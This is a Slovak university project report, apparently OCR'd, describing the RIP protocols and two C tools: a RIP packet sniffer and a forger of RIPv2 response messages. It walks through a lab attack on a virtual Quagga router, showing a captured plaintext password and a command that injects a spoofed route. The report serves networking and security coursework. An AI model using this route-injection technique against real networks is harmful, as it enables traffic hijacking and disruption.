
Vysoké učení technické v Brně
Fakulta informačních technologií



Programovanie sieťovej služby
Nástroj monitorovania RIP a RIPng

16.11.2015

Autor: Dušan Želiar, xzelia00@stud.fit.vutbr.cz

Obsah

Úvod

Táto dokumentácia informuje o projekte do predmetu Sieťové aplikácie a správa sietí. Dokument predstavuje routovací informačný protokol RIP a jeho verzie. Ďalej popisuje návrh aplikácie, popis implementácie, návod na použitie, odchytenú komunikáciu a popis úspešného útoku na router.

Protokol RIP


Routing Infromation Protocol je dynamický smerovací protokol používaný v lokálnych siatiach. Radí sa do kategórie distance-vector smerovacích protokolov a zavádza počet skokov ako metriku. Aby sa zabránilo vytváraniu slučiek, zaviedol limit na počet povolených skokov na 15 počas cesty od zdroja k cieľu.


RIP verzia 1

Originálna špecifikácia protokolu RIP definovaná v RFC 1058. Táto verzia prenáša len IPv4 adresu a metriku. Absencia masky siete zapríčiňuje, že všetky podsiete v danej sieti musia mať rovnakú veľkosť.

RIP verzia 2


Definuje ho RFC 2453, rozširuje možnosti protokolu RIP. Na rozdiel od 1 verzie nesie informáciu o maske sieti, čo umožňuje CIDR smerovanie. Ďalej každá route entry obsahuje adresu next hop. RIPv2 vysiela routing table pomocou multicastu všetkým routerom na adrese 224.0.0.9 . Rovnako pribudli route tags, ktoré umožňujú rozlíšiť medzi routes získaných pomocou RIP protokolu a ostatných protokolov. Obsahuje aj možnosť autentizácie 16 bytovým heslom.





RIPng

Definuje ho RFC 2080, je rozšírením protokolu RIPv2 o podporu IPv6 adries. Na rozdiel od RIPv2 nezakóduje next hop do každej route entry, ale využíva špecifické kódovanie next hopu pre skupinu route entries.



Návrh aplikácie

Aplikácia myripsniffer odchytáva RIP správy. Packety týchto správ odchytáva pomocou knižnice libpcap na žiadanom rozhraní. Využíva sa pri tom promiskuitný mód sieťovej karty. Tieto správy sú filtrované, spracovávajú sa len tie, ktoré prišli na port 520 alebo 521. Packety sa rozdelia na dve skupiny podľa protokolu, na RIPv1, RIPv2 a RIPng. Pri všetkých sú vypísané zdrojové a cieľové adresy, veľkosť dát, použitý protokol a typ správy. Špecifické informácie týkajúce sa prístupového hesla a route entry sú vypísané na základe protokolov.

Aplikácia myripresponse vytvára falošné RIPv2 response správy. Vytváranie správ je založené čisto na BSD socketoch. Pri vytváraní sa nastaví adresa zdroja na adresu rozhrania špecifikované užívateľom, cieľová adresa je multicast všetkým routerom 224.0.0.9, oba porty sú 520. Všetky potrebné časti RIP datagramu sú vytvorené po bytoch, ktoré sú nastavené podľa vstupných parametrov.

Implementácia

Aplikácia je implementovaná v jazyku C/C++. Aplikácia bola vytvorená na operačnom systéme ubuntu 14.04, testovaná na referenčnom image ubuntu 14.04 ISA2015.

V rámci implementácie snifferu bola základom knižnica lobpcap. Pomocou nej bol nastavaný pcap_filter ktorý zachytával správy na RIP portoch. Následné spracovanie prebehlo na základe pcap_loop ktoré volá funkciu processPacket pre každý prijatý packet. Táto funkcia najprv zistí, či sa jedná o Ipv4 alebo Ipv6 packet podľa hodnoty ethernet II hlavičky na indexe 12 a 13. Následne prebehne čítanie a výpis packetu. Každý typ protokolu používa špecifický formát správy, preto sú spracované osobitne. Všetky však vypíšu informácie o cieľovej a zdrojovej adrese, protokole a typu správy. Informácie o route entry sa líšia podľa protokolu. Pre jednoduchšie zobrazenie Ipv6 adresy bola implementovaná funkcia parseipv6, ktorá vypíše Ipv6 adresu v skrátenom formáte.

Aplikácia myripresponse môže byť spustená s viacerými argumentmi, ktoré sa spracujú pomocou funcie getopt. Následne sú tieto argumenty vyhodnotené, nezadané parametre sa nastavia na implicitné hodnoty. K vytvoreniu obsahu RIPv2 správy slúži buffer. Postupne je naplnený podľa schémy RFC falošnými hodnotami. K tomu slúžia aj funkcie strtoip a inttomask. Tieto funkcie vykonajú prevod reťazca na Ipv4 adresu uloženú v 4 bytoch a prevod hodnoty integer na masku tiež uloženú v 4 bytoch. Po naplnení buffera aplikácia zistí ipv4 adresy dostupných rozhraní. Získanie daných adries prebieha funkciou getifaddrs a následným prechodom listu. Konkrétne hodnoty nadobudne funkciou getnameinfo. Následne sa vytvorí socket, funkciou bind sa nastaví zdrojová adresa a port. Socket sa odošle funkciou sendto.

Útok na router

Simulácia útoku na router virtuálneho FreeBSD počítača. Virtuálny počítač je spojený s virtuálnym referenčným Ubuntu. Na FreeBSD bol spustený skript konfigurujúci démona Quaggy. Skript sa nepodarilo spustiť s mojím loginom, pretože hash loginu xzelia00 generuje nevalidnú Ipv6 adresu. Preto bol ako login použitý náhradný xlogin00. Po spustení skriptu sa ďalej pracuje na referenčnom Ubuntu.

Pomocou aplikácie myripsniffer boli odchytené nasledujúce RIP správy odoslané routerom.
Výpis logu aplikácie myripsniffer:

```
IPv4, Package size: 146
Source address: 10.0.0.1 Destination address: 224.0.0.9
Response RIPv2
Authentication: Simple Password:ISA>28314708612
IP Address: 10.48.48.0 Mask: 255.255.255.0
Next hop: 0.0.0.0 Metric: 1
IP Address: 10.103.211.0 Mask: 255.255.255.0
Next hop: 0.0.0.0 Metric: 1
IP Address: 10.111.105.0 Mask: 255.255.255.0
Next hop: 0.0.0.0 Metric: 1
IP Address: 10.216.110.0 Mask: 255.255.255.0
Next hop: 0.0.0.0 Metric: 1


IPv6, Package size: 166
Source address: fe80::a00:27ff:fede:e59 Destination address:
ff02::9
Response RIPng
Route Table Entry:
IPv6 Prefix: fd00::0/64 Metric: 1
IPv6 Prefix: fd00:d5:3390::0/64 Metric: 1
IPv6 Prefix: fd00:108:2c4c::0/64 Metric: 1
IPv6 Prefix: fd00:4d4:6c::0/64 Metric: 1
IPv6 Prefix: fd00:900:14d0::0/64 Metric: 1
```

Inšpekciou správ boli zistené adresy routerov aj ich route tables. Nás zaujíma protokol RIPv2 ktorého falošné response správy vieme generovať. Heslo používané routerom je ISA>28314708612. Následne môžeme podvrhnúť falošnú RIPv2 response správu pomocou myripresponse.

```
./myripresponse -r 10.10.10.0/24 -p ISA\>28314708612
```

Kontrola odoslanej RIPv2 response pomocou myripsniffer:

```
IPv4, Package size: 86
Source address: 192.168.56.101 Destination address: 224.0.0.9
Response RIPv2
Authentication: Simple Password:ISA>28314708612
IP Address: 10.10.10.0 Mask: 255.255.255.0
Next hop: 0.0.0.0 Metric: 1
```

Kontrola úspešného útoku na router na FreeBSD počítači je vykonaná pripojením sa k routeru pomocou príkazu telnet 128.0.0.1 2601 . Výpis smerovacej tabuľky pomocou show ip route:

```
C>* 10.0.0.0/24 is directly connected, em0
R>* 10.10.10.0/24 [120/2] via 192.168.56.101, em0, 00:01:16
C>* 10.48.48.0/24 is directly connected, lo0
C>* 10.48.52.0,24 is directly connected, lo0
C>* 10.51.50.0/24 is directly connected, lo0
C>* 10.100.220.0/24 is directly connected, lo0
C>* 10.100.221.0/24 is directly connected, lo0
C>* 10.100.222.0/24 is directly connected, lo0
C>* 10.101.105.0/24 is directly connected, lo0
C>* 10.103.211.0/24 is directly connected, lo0
C>* 10.108.230.0/24 is directly connected, lo0
C>* 10.111.105.0/24 is directly connected, lo0
C>* 10.112.220.0/24 is directly connected, lo0
C>* 10.115.102.0/24 is directly connected, lo0
C>* 10.117.116.0/24 is directly connected, lo0
C>* 10.206.97.0/24 is directly connected, lo0
C>* 10.216.110.0/24 is directly connected, lo0
C>* 10.217.103.0/24 is directly connected, lo0
C>* 10.233.97.0/24 is directly connected, lo0
C>* 127.0.0.0/8 is directly connected, lo0
```

Do smerovacej tabuľky pribudol nami podvrhnutý záznam:
```
R>* 10.10.10.0/24 [120/2] via 192.168.56.101, em0, 00:01:16
```

Útok bol úspešný.

Návod k použitiu

Aplikácie musia byť spustené s právom roota.
Myripsniffer
```
 ./myripsniffer -i <rozhranie>,
```
`-i: <rozhranie>` : udáva rozhranie, na ktorom budú odchytávané pakety.
Myripresponse
```
./myripresponse {-i <rozhranie>} -r <IPv4>/[8-30] {-n <IPv4>} {-m
[0-16]} {-t [0-65535]} {-p <heslo>}
```

`-i: <rozhranie>` : udáva rozhranie z ktorého je oslaný paket.
`-r: <IPv4>/[8-30]` : IP adresa povrhávanej siete, za loitkom maska siete
`-m: [0-16]` : Rip metrika
`-n: <IPv4]>` : IP adresa next hopu
`-t: [0-65535]` : hodnota Route Tagu
`-p: <heslo>` : zabezpečenie RIPv2 správy simple password, 16 bytové heslo
`{}`: volitelné argumenty

Literatúra

[1] Malkin, G.; RFC 2453, 1998, [online], Citované: 16.11.2015.
<http://tools.ietf.org/html/rfc2453>
[1] Hendric, C.; RFC 1058, 1988, [online], Citované: 16.11.2015.
<http://tools.ietf.org/html/rfc1058>
[1] Malkin, G., Minnear, R.; RFC 2080, 1997, [online], Citované: 16.11.2015.
<http://tools.ietf.org/html/rfc2080>